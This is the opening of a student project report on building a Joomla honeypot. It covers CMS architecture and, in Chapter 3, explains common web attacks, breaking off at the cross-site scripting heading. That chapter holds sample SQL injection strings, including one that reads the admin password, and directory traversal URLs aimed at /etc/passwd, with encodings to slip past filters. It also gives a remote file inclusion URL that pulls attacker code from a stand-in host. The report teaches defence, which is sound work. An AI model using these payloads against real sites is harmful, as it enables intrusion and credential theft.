

## Executive Summary

It is an undisputed fact that the expansion of the web has facilitated our lives in many ways. However, this rapid and uncontrolled growth is not without hidden dangers that threaten to undermine the beneficial outcomes resulting from its rational use.

The broad purpose of this project is to provide evidence of the security vulnerabilities that can be found in most web applications, and to raise the awareness of individuals involved in the field of web application design, development and use in this respect.

In order to meet this purpose the project attempts to reveal security vulnerabilities of the popular and widely used open source Content Management System (CMS) Joomla and to propose new ways/methods for improving the security of applications created by using it.

The security concept of using an easy to attack target commonly known as a honeypot was chosen, for discovering and examining the security vulnerabilities of Joomla. The honeypot was created as a false virtual e-commerce apple store application offering a limited line of products for sale. The careful advertisement of the application successfully caught the attention of attackers that effected attacks on the application in an attempt to acquire confidential/personal information. All the attacks were registered, examined and categorized in order to fully understand both their frequency and severity. Once the vulnerabilities were revealed, existing techniques which are available and used to overcome the attacks were described. However, these techniques were identified as problematic because, they assume a reasonable level of security awareness by the users of the application. Therefore, new solutions had to be proposed that increase the security of these applications taking into consideration the low level of security awareness of the users.

In a nutshell the project has achieved the following:

- Successful implementation of a Joomla honeypot, leading to the capturing of attacks performed against it which were carefully examined and assessed so as to understand the security vulnerabilities that allowed these attacks to be performed.
- Raising the awareness of individuals using Joomla and other CMS systems regarding the risks and security vulnerabilities of web applications created by them and suggesting available techniques which can be used to avoid them.
- Proposition of two important modifications in the architecture of Joomla that will increase its security despite the limited awareness in security issues of individuals engaging in its use.

## **Acknowledgments**

I would like to thank my supervisor Dr BogdanWarinschi for his help, support and encouragement through all the stages of the project.

Also I would like to thank my parents for their constant encouragement and support but also for the financial support as if it was not for them I wouldn't be able to undertake the course.

Finally I would like to thank the developers of HIHAT toolkit for the open source code they produced that allowed me to use it for the purposes of this project.

# Contents

<b>Chapter 1 Introduction.....</b>	<b>6</b>
1.1 Background and Motivation.....	6
1.2 Project Synopsis .....	7
1.3 Report Structure .....	8
<b>Chapter 2 The Joomla CMS system.....</b>	<b>9</b>
2.1 What is a CMS .....	9
2.2 What is Joomla.....	9
2.3 How Joomla works.....	10
2.3.1 Difference of Joomla from basic websites .....	10
2.3.2 Architecture of joomla.....	11
2.3.3. Request processing .....	12
<b>Chapter 3 Web Application Vulnerabilities and Attacks .....</b>	<b>16</b>
3.1 SQL injection .....	16
3.2 Directory traversal.....	19
3.3 File inclusions .....	20
3.3.1 Remote File inclusion.....	20
3.3.2 Local File inclusion .....	20
3.4 Cross Side scripting (XSS).....	21
3.4.1 Non-Persistent XSS .....	21
3.4.2 Persistent XSS .....	22
<b>Chapter 4 Honeypots .....</b>	<b>23</b>
4.1 What is a honeypot.....	23
4.2 Advantages and disadvantages of honeypots .....	23
4.3 Classification of honeypots .....	23
4.3.1 By level of interaction .....	23
4.3.2 By purpose.....	25
4.4 Web application honeypots .....	26
4.4.1 Client and Server honeypots.....	26
4.4.2 Existing web application honeypots .....	27

<b>Chapter 5 Honeypot Design and Implementation .....</b>	<b>29</b>
5.1 Design.....	29
5.2 Implementation.....	31
5.2.1 Stage 1: Web Application Construction .....	31
5.2.1 Stage 2: Server setup .....	33
5.2.2 Stage 3: Converting the web Application to a honeypot .....	35
<b>Chapter 6 Advertising and Monitoring .....</b>	<b>38</b>
6.1 Advertising.....	38
6.1.1 Search engine hacking .....	38
6.1.2 Getting indexed.....	39
6.2 Monitoring.....	41
6.2.1 The HIHAT analysis tool .....	41
6.2.2 Results from monitoring.....	42
<b>Chapter 7 Defense Strategies .....</b>	<b>49</b>
7.1 Existing Strategies.....	49
7.2 Proposed Strategies .....	53
7.2.1 Database modification .....	53
7.2.2 Sandboxing .....	55
<b>Chapter 8 Final thoughts.....</b>	<b>58</b>
8.1 Critical Evaluation.....	58
8.2 Conclusion and further work.....	59
<b>References .....</b>	<b>60</b>
<b>Appendix A .....</b>	<b>63</b>
A.1 Screenshots of different parts of the Web Application .....	63
A.2 Screenshots of the analysis tool in operation .....	65
<b>Appendix B .....</b>	<b>67</b>

# Chapter 1 Introduction

## 1.1 Background and Motivation

In the early days the web was made up of websites with static content, which just displayed information. Complex systems were being developed as desktop based software and installed separately on each client machine. Following the increased popularity of the web, the advantages of delivering those systems as web applications quickly emerged. Compared to their desktop counterparts web applications do not require complex installations or updates and are much easier to organize and maintain. Nowadays, the majority of the web consists of web applications which are complex systems consisting of many parts and allow the delivery of dynamic user-specific content. Applications such as online banking and e-commerce are used on an everyday basis by thousands or even millions of users. All these online applications make our life easier and there is no doubt about their convenience. However, an important concern arises that has to be answered: are these online applications as secure as we assume and as they claim to be?

In practice, web applications are primary targets for attackers due to their easy accessibility and therefore, any security weaknesses will sooner or later be exploited.

Many applications on the internet are insecure due to some key high level factors. One of the factors is immature security awareness, meaning that people engaged in the area of web development are many times not aware of the security issues of web applications. Another factor is resource and time constraints, as web applications follow rapid development lifecycles, so security testing by specialists is usually omitted because, the main priority for the development team is to produce a stable working system in the least possible time.

In some cases even if the development team is fully aware of the security threats and has successfully considered them in the development of the application, by the time the project finishes new threats might emerge because, the emerging of web applications threats is an ongoing process.

Furthermore, with the web as it stands today many tools and platforms are provided, making it possible for individuals with minimum technical skills to create and maintain powerful applications rapidly and easily. Unfortunately, not many of them are in a position to recognize the difference between secure applications rather than just functional ones [1]. Simplifying the implementation of the functionality of a web application does not necessarily guarantee the security of the web application as well.

One type of platform that simplifies the development and maintenance of web applications are web CMSs (content management system). In a nutshell web CMSs are ready made web applications that provide authoring tools for users with limited or no programming skills to create and manage web content. Along with readymade templates and functional components they provide a framework for dynamic web application development. The question is, do web CMS systems provide secure applications?

This project focuses on the vulnerabilities being introduced by a particular widely used open source web CMS named Joomla(version 1.5).

## 1.2 Project Synopsis

The aim of the project is to reveal security weaknesses of Joomla and allow investigation of defense strategies that can make Joomla a more secure system. This has been achieved by implementing an easy to attack Joomla web application honeypot that catches the attention of attackers. The concept of creating easy to attack targets that attract attackers and enable to monitor their actions is not new in the area of security and more specifically in the area of IDS (intrusion detection systems) as these target systems are well known as honeypots and will be described in much more detail later in the report.

In order to meet the main aim of the project the following list of objectives has been followed:

- Investigation of the Joomla web applications framework: involved learning to use Joomla effectively and study the architecture of Joomla to understand how it works.
- Investigation on attacks against web applications: familiarize with the attacks so as to know what should be expected from the honeypot to collect.
- Investigation of honeypots: research on the area of honeypots, how web application honeypots are designed, how they should behave so as, to get an idea of how to construct a successful Joomla honeypot.
- Implementation of the Joomla honeypot: this objective had to be met by completing a number of stages which will be explained later in the report.
- Monitoring the honeypot and analyzing the results collected: looking at the logs the honeypot generates, observing attackers' moves and analyzing the vulnerabilities that have let the attackers exploit the system.
- Investigation on ways to secure Joomla: based on the results the honeypot has received, the vulnerabilities of Joomla have been identified and research was carried out on existing and new methods which can be used to secure the system.

Following the completion of the above objectives, the project has achieved: Firstly the successful implementation of a Joomla honeypot, leading the capturing of attacks performed against it which were carefully examined and assessed so as to understand the security vulnerabilities that allowed these attacks to be performed. Secondly, the raising the awareness of individuals using Joomla and other CMS systems regarding the risks and security vulnerabilities of web applications created by the use of them and suggesting available techniques which can be used to avoid them. Finally the proposition of two important modifications in the architecture of Joomla that will increase its security despite the limited awareness in security issues of individuals using it as the existing techniques were identified as problematic because, they assume a reasonable level of awareness by the users of the application.

## 1.3 Report Structure

Each chapter of the report describes in more detail how each of the objectives mentioned above has been met. The first three chapters highlight the most important points of the background research carried out and are intended to help in fully understanding the context of the project.

Chapter 2 focuses on Joomla itself and explains in detail the architecture and how the system works.

Chapter 3 explains the major attacks that currently exist, against web applications and along with examples it describes how each attack is carried out and the impact each one of them has.

Chapter 4 describes what honeypots are, the different kinds of honeypots and how honeypots fit in the area of web applications.

Chapter 5 describes in detail how each stage that is required in order to meet the objective of implementing the Joomla honeypot was completed.

Chapter 6 presents and explains the results collected from effectively monitoring the honeypot.

Finally chapter 7 explains different ways to secure Joomla and also proposes two modifications on the architecture that will improve the overall security of the system.

## **Chapter 2 The Joomla CMS system**

### **2.1 What is a CMS**

At the early stages of the web, creating a website involved learning the language of the web HTML (Hypertext Markup Language). However, as the popularity of the web increased more individuals and companies entered the field of web development so, the process had to become simpler. Software following the principle of WYSIWYG (What you see is what you get) emerged providing a graphical user interface for web development and therefore, minimizing the amount of HTML code needed to be written.

Despite the advances that web editors provide, today's web applications require maintaining a large number of web content and features making web site deployment a full time job.

This has led to special software solutions known as CMS (content management systems). CMS systems enable the creation, editing and management of documents of different types. In the case of web CMS these documents can be data files, image files and any other forms of web content. Managing the content does not require any technical knowledge of HTML thus, any person in an organization can do the job [2].

CMS systems work by storing the whole website within a database. The management of the web content is performed by the administrator manipulating the database. The system provides a user friendly administrator interface that can be accessed from the web browser and makes the task of database manipulation and at the same time web content manipulation very easy. Any change in the database is reflected on the actual website as the two are interconnected and since the whole content of the website is stored in the database.

Developing a web application from scratch is time-consuming because it requires developing all the individual parts of the application manually. It also requires expertise in coding and integration of those parts which typically, also require extensive testing. Some examples of parts a web application may include are: login system, account creation modules, search boxes, poll modules and many others. In a CMS these parts are already built and can be easily added to an existing site. Configuration of how the parts should behave can be achieved from the administrator's panel. The ability of rapid content management along with the separation of web content from presentation are two key factors that made CMS systems popular.

### **2.2 What is Joomla**

Joomla is one of the most popular CMS systems available today. It is an open source framework that allows fast development of highly interactive web applications such as blogs and e-commerce applications. It is a server-side application based on PHP (PHP is an open source server-side scripting language) employing a MySQL database to manage all the contents of the website. It also provides a custom easy to use browser-driven administrator panel [3].

One of the reasons that made Joomla so popular among its competitors is the support of several built in modules and components for adding features to web applications along with the wide variety of third party plug-ins that can be downloaded and used straight away.

Another reason is that it supports multiple languages and is also compatible with most currently used, web browsers.



## 2.3 How Joomla works

### 2.3.1 Difference of Joomla from basic websites

Operation of Joomla is a bit more complicated than that of a simple website. Figure 1 illustrates how a simple website works. The client makes a request for a page stored on a web server, the web server retrieves the file and returns it to the browser.




Fig2. 1 How a basic website works. This picture is taken from [2].

Figure 2.2 is a simplified diagram of the handling of requests for a Joomla web application. As the contents of the webpage are stored in a My SQL database, when a request is made by the client, the desired data is retrieved from the database and displayed to the visitor. However, for displaying the information to the client several modules and components are applied on it to filter what is required. For example, there may be polls on several subjects in the database, but only the subject specified in the poll module will be passed to the client [2]. Once the information to be displayed is ready, the selected template is applied to it. The template applies specific styles to the content making it look pleasant. It also defines the arrangement of the website, as it contains the definitions about where on the screen each module should be positioned. It is possible for everyone to create custom templates but there exists a vast amount of freely available to download and install straight away.




Fig 2.2 How a Joomla website works. This picture is taken from [2]

### 2.3.2 Architecture of Joomla

Joomla is a three layer system as seen in figure 2.3.




Fig 2.3: Joomla architecture. This picture taken from [19].

#### **Extensions layer**

The top layer consists of extensions to the Joomla framework hence called the extension layer. Extensions as the name suggests are packages that extend the functionality of the web application in some way. Components, modules and templates are different kinds of extensions each serving a different scope.

Components are the largest extensions and are essentially independent applications that once installed can provide their own functionality. Each component generates its own web page within the web application where it performs its tasks. Each component has a state that persists in the database and can be loaded into memory for processing by the methods of the component classes as required. Some examples of components are forums, shopping carts and image galleries [3].

Modules are lightweight extensions that are primarily for display purposes and they can sometimes accept minimal interaction. In contrast to components many modules can appear on a particular web page rather than just a single one [2].

Templates provide dynamic appearance to the website. A template contains the style sheets, locations, and layout of the web contents being displayed. It separates the appearance of the website from its content.

With the distinction of extensions in this layer components are responsible for solving a problem by implementing an object model and providing one or more controllers to organize information effectively. Then templates can be used for styling the output and modules can be customized to give a variation to the results and make them available to more than one page.

#### **Application layer**

This is the middle layer that consists of applications that extend the framework base class [19].

There are currently four such applications. The JInstallation application that is responsible for the installation of Joomla on a web server. The JAdministrator application that is responsible for the back-end administration of Joomla. Back-end administration is the interface that the administrator uses to develop the application. The JSite application that is responsible for the

front-end of the web application. The front-end is what is visible to the visitors of the web application.

The XML-RPC applications that is responsible for supporting remote administration of the Joomla web application.

### **Framework layer**

This is the last layer consisting of the framework itself along with the libraries and plugins.

The framework provides the core application and the classes and packages it requires. Examples are the cache, document and filesystem classes.

The libraries are packages of code that are necessary to provide a group of functions to the framework or to the extensions.

Plugins are a kind of extension but they are not included in the extensions layer as they integrate with the Joomla framework at a lower level than components and modules. A plugin can modify both data coming into the application and data leaving the application. An example of a plugin is a WYSIWYG text editor for editing articles. Without an editor plugin article contents stored in the database as HTML will be edited in a text box, however the plugin interprets the HTML code and converts it into a rich text field similar to many known WYSIWYG editors [2].

### **2.3.3. Request processing**

Now that the architecture and the different units of Joomla have been explained, the next step in providing a complete understanding of the system is to look how it processes the requests and generates the required responses.

Joomla identifies two different types of requests; requests that are intended for the application's front-end and requests that are intended for the application's back-end. It employs a different entry point for each kind of request. Root index.php is the entry point for front-end requests and administrator/index.php is the entry point for back-end requests. No new entry points should be created and all requests must pass from one of these two entry points [20]. The way the two entries process requests is very similar so just the front-end will be explained.




Figure 3.4(picture taken from [20]) shows the overall process of how the request is handled by the front-end entry point index.php.




Figure 3.5 (picture taken from [20]) shows the process of loading the core of Joomla framework. The system is currently at the framework layer and identifies if the application is installed. If it is not then it moves up to the application layer and loads the installer. Otherwise it loads the framework files and the libraries required.




Figure 3.6 (picture taken from [20]) shows the process of building the application. The system at this stage moves up to the application layer and loads the JSite application.




Figure 3.7 (picture taken from [20]) shows the process of initializing the application. The system moves back to the framework layer and loads the plugins and lets the application know that it is ready for routing.




Figure 3.8(picture taken from [20]) shows the process that determines the route of the request. It checks if the user is authorized to perform the request.




Figure 3.9(picture taken from [20]) shows the process of dispatching the request which means that now the system is on the extensions layer and a component gets the chance execute and handle the request.




Figure 3.10(picture taken from [20]) shows the process of application rendering. The system being on the extensions layer applies the templates and creates a JResponse variable which contains the response.

Finally the buffered data in the JResponse variable is sent back to the user and this completes the processing procedure that Joomla employs.

## Chapter 3 Web Application Vulnerabilities and Attacks

As mentioned in the introduction, web applications are the attackers' favorite targets because they are easily accessible and they can be investigated at any time for vulnerabilities to be exploited. Vulnerabilities exist in every software system and web applications are no exception. Some reasons that contribute to the existence of flaws are poor testing, improper server setup, non proper programming practices, trusting on user inputs, interactions with third party add-ons and giving out too much information [4].

As the popularity of Joomla has grown, more web applications depend on its security and more attackers are trying to find vulnerabilities. A lot of third- party extensions are developed by individuals that are primarily interested in functionality rather than security. Those extensions are usually responsible for the flaws a Joomla web application suffers from as they add features to the application which many times may become the source of unwanted flaws. The Joomla community produces a list informing users of Joomla for vulnerable extensions which, if used, will introduce flaws to the application [5]. Careful investigation of the list allows us to conclude that the most popular attacks arising from the vulnerabilities of Joomla applications are SQL injections; file inclusions; cross side scripting; and directory traversal;

These attacks are well known to the world of web application security and each of them belongs to a specific category. SQL injections and file inclusions belong to the command execution category of attacks that covers attacks designed to remotely execute commands on the web application. Directory traversal belongs to the information disclosure category which covers attacks that aim to gain specific information about a web application. Cross side scripting belongs to the client side category attacks which focus on the attacks that aim the users of the web application [11]. These are not the only categories and attacks concerning web applications. As mentioned earlier they are the most popular against Joomla web applications. Each of them is described in detail below.

### 3.1 SQL injection

SQL injection is a popular attack against Joomla applications as it targets the database which is the heart of any CMS system. Accessing the database allows the disclosure of personal information and also in many cases complete compromise of the whole application.

The basic idea of SQL Injection attack is that the attacker is able to inject SQL queries to the application through parameters which the web application uses to generate queries for the backend database in order to return the corresponding desired results. If the web application is vulnerable to SQL injections, the attacker can inject the right SQL queries to retrieve, modify or delete information stored in the backend database. This is extremely dangerous because the database of web applications very often stores sensitive/confidential user information apart from user credentials such as credit card numbers.

Most of SQL injection attacks are based on two factors. The first one is any coding errors that may exist in the code and the second one is inadequate validation of input. Inadequate validation of input means trusting the users that they will not try to harm the system by inputting queries where, they should not do so. A very simple example of SQL injection is the following:

### **Example 1**

When a user uses the login form of a web application his credentials are concatenated to a variable that represents a query similar to the one below:

```
SELECT *FROM users WHERE username= '+usernameEntered+' AND password=
'+passwordEntered+';
```

The query is then used to check if the username and password pair provided exists in the database and whether or not to authenticate the user. However, if the input of the login form is not checked an attacker can inject the following code which can result in bypassing the access control:

*me' OR 1=1-- is entered into the username field*

Each of the characters contained in the above code serve a purpose. The purpose of the single quote is to close the string that is expected to be the username, OR is the disjunction operator, 1=1 serves the purpose of evaluating to true and the two lines – comment out any code that follows. What will happen now is that the web application will concatenate the string to the query variable and submit the malicious query to the database system. Since the above code is read as 'anything or true (since 1=1 evaluates to true)' it always evaluates to true so the database system will return all the rows of the users table which are essentially the usernames and passwords of registered users including the administrator.

The above example exploits the vulnerability introduced by using string concatenation to form queries and not checking user input correctly. Attackers can easily find out if string concatenation is used by an application. One way is by appending an unexpected character such as a single quote to the input of a parameter in a URL and observing the error message the application returns.

URL example *http://www.myjoomlasite.com/products.php?productID=5'*

The above described attacks are very simple and can be easily prevented simply by stripping the single quote from the input the user enters and by adjusting the error messages the server returns so that they do not reveal information of what exactly happened.

However, there are more sophisticated SQL injection techniques that do not depend on single quotes neither to the way the application handles errors. These techniques modify the construction of an existing query so that its meaning remains the same. These techniques are known as blind SQL injection.

Blind SQL injection assumes a lot of trial and error for the attacker in order to identify the web application's behavior, what the application accepts and what rejects as input. The first thing that the attacker might be interested in is to know the database platform that the application uses. This is already known for Joomla applications since by default Joomla uses MySQL which works best with the PHP web development language.

Another thing an attacker might be interested in is identifying SQL injection vulnerable parameters. SQL fields are classified as one of three types which are number, string and date. Each parameter transferred to the SQL query from the application is considered to be of one of



these types. However the SQL server does not take into account what type the expression it receives is as long as it is of the relevant type. This behavior provides the attacker with a way to identify if an error occurring is related to the SQL query and hence identify SQL injection vulnerabilities without detailed error messages [6].

Using this concept testing for SQL injection is simple. Example 2 shows tests for SQL injections on number parameters and example 3 on string parameters [6]:

### **Example 2**

Consider the following URL: `http://www.myjoomlasite.com/products.php?productID=5`

One attempt to check as mentioned above is to inject `5'` as a parameter. Another attempt is to inject `4+1` as a parameter. The two attempts result in the following queries:

- 1) `SELECT * FROM Products where productID = 5'`
- 2) `SELECT * FROM Products where productID= 4 + 1`

The first one will generate an error, however the second will execute and return the same results as if `productID=5`. This indicates that the parameter is vulnerable to SQL injection.

### **Example 3**

Consider the following URL: `http://www.myjoomlasite.com/products.php?productName=Book`

First attempt is to inject a single quote at the end of the parameter `Book'`. Another attempt is to inject `B'+ook` as a parameter. The two attempts result in the following queries:

- 1) `SELECT * FROM Products where productName= 'Book'`
- 2) `SELECT * FROM Products where productName= 'B' + 'ook'`

Again the first one will generate an error however the second one will execute and return the same result as the initial query therefore, it gives the indication that the parameter is vulnerable to SQL injection.

Once the attacker has retrieved enough information about the web application and its database and identified the vulnerabilities that exist the next step is to exploit them. This is the toughest part for the attackers as they need to construct the SQL queries that will return the desired information. Usually, this step involves the need of subqueries, a simple example of them can be seen in example 1. The queries are passed into the vulnerable URL parameters and sent to the application.

Using subqueries an attacker can reach information in other tables rather than just the one that the vulnerable parameter updates since operators such as SQL UNION can provide the result sets from two different SELECT statements combined.

Another type of SQL injection is second-order SQL injection. This type supposes that the attacker can store an SQL statement within the database as personal information and when the application attempts to retrieve the information the statement is executed as a subquery and the attack is successful. A simple example of a second order attack is the following [1]:

### **Example 4**

Suppose the attacker creates an account within a web application with the following SQL query as the username.

`' OR 1 IN(SELECT password FROM users WHERE username='admin')—`

If the application offers a change password procedure most of the times the application asks the user for their current password in order to verify the user. For this reason an SQL query similar to the one below is used:

```
SELECT password FROM users WHERE username= UserUsername
```

However since the username of the attacker is the first query seen in the example it will be executed disclosing the administrator's password.

## 3.2 Directory traversal

A directory traversal attack aims to access directories and files which are stored on the server and should not be accessed through the web application at all. These files can be application or password logs, configuration files or any other files containing sensitive information.

Web applications sometimes reference files that exist on the server through a URL. Such files can be images, documents, application logs etc. This referencing of files can introduce vulnerabilities exploited using the directory traversal attack. The attacker uses “dot-dot-slash (../)” sequences to move up the root directory allowing him navigation through the file system [7]. The attack is severe enough to allow complete compromise of the server in the case of write operation permissions being granted by the attacker. Directory traversal attack is also known as path traversal, backtracking and directory climbing [7]. An example of the attack is shown below:

### Example 1

Consider the following URL: <http://www.myjoomlasite.com/showpic.php?filename=Picture1.jpg>

Picture1.jpg is referenced and retrieved through the parameter filename. An attacker detecting this will try to perform a directory traversal attack using the “dot-dot-slash” method, in other words setting the parameter to a system path using dots and slashes as follows:

```
http://www.myjoomlasite.com/showpic.php?filename=../../../../../../../../etc/passwd
```

If the application does not perform input validations the web browser will display the password file stored on the server. The number of “dot dot slashes” is not specific as the attacker may need to try different number of sequences before succeeding.

Directory traversal attack is a well known attack so most web applications implement various kinds of input validation checks to prevent it. However, lots of the validation checks fail when an attacker exploits the canonicalization problems faced by input validation mechanisms. Canonicalization is the process of converting names to a different representation without changing the name itself. If a resource can have multiple equivalent names, then the attacker may be able to use the version of the name the mechanism does not expect. So different character encodings for “../” may be used by the attacker. The table below shows two different encodings to encode the relevant characters for directory traversal [1].

Character	URL Encoding	Double URL encoding	16-bit Unicode encoding
<b>Dot[.]</b>	%2e	%252e	%u002e
<b>Forward Slash [/]</b>	%2f	%252f	%u002f
<b>Backslash [\]</b>	%5c	%255c	%u005c

The backslash is included because paths on Windows platforms can be indexed using one of the two (backslash or forward slash). Even if the application is hosted by a Unix server that does not allow backslashes it may be communicating with a windows based server. Most input validation filters only check for one of the two types of slashes introducing vulnerability [1].

### 3.3 File inclusions

It is common for web development languages to allow the inclusion of files. This technique allows developers to have separate files with reusable code components and to include them when needed. The code within the file included acts as if it was manually written at the place where the inclusion occurs. This technique minimizes code duplication and also keeps the application's code consistent. However, as explained below, file inclusions introduce vulnerabilities to the application.

#### 3.3.1 Remote File inclusion

The PHP language allows inclusion of files stored on a remote server using a remote file path. This feature twisted the basis of many vulnerabilities found in applications written in PHP including Joomla.

Consider an application that allows people to choose their location and based on their choice the application delivers different content to each of them [1]. When a user chooses a location the request is sent to the server as a parameter on the URL:

`http://www.yourjoomlasite.com/index.php?location=UK`

The parameter on the URL is taken by the application and processed as follows:

```
$location=$_GET['location']; include($location . '.php');
```

The above code forces the application to execute whatever UK.php contains within index.php. One way that an attacker can exploit this behavior is to add the URL of an external file as the location that the application requests for. The URL will become

`http://www.yourjoomlasite.com/index.php?location=http://www.hackersite.com/attack/includeMe.txt` thus forcing the include function of PHP to execute the code of the malicious file that the attacker enters.

#### 3.3.2 Local File inclusion

Sometimes files are included based on user choices but it is not possible to pass a URL of a remote file. For example in the `require_once()` function of PHP the attacker does not control the beginning of the argument so a remote file inclusion is not possible. In local file inclusion the

attacker tries to locate a file stored on the server's filestore that when included can be used against the application. In order for a local file inclusion attack to succeed the application has to be vulnerable to directory traversal explained earlier. Consider for example the same application used as an example for remote file inclusion but instead of using `include($location.'.php')`; it now uses `require_once($Location_Path.'/' . $_GET['location']. '.php')`; An attacker could set `location=../../../../../../etc/passwd` thus the URL becoming `http://www.yourjoomlasite.com/index.php?location=../../../../../../etc/passwd` trying to include the passwords file of the application which may be readable, and then use the passwords to gain access[8].

### **3.4 Cross Side scripting (XSS)**

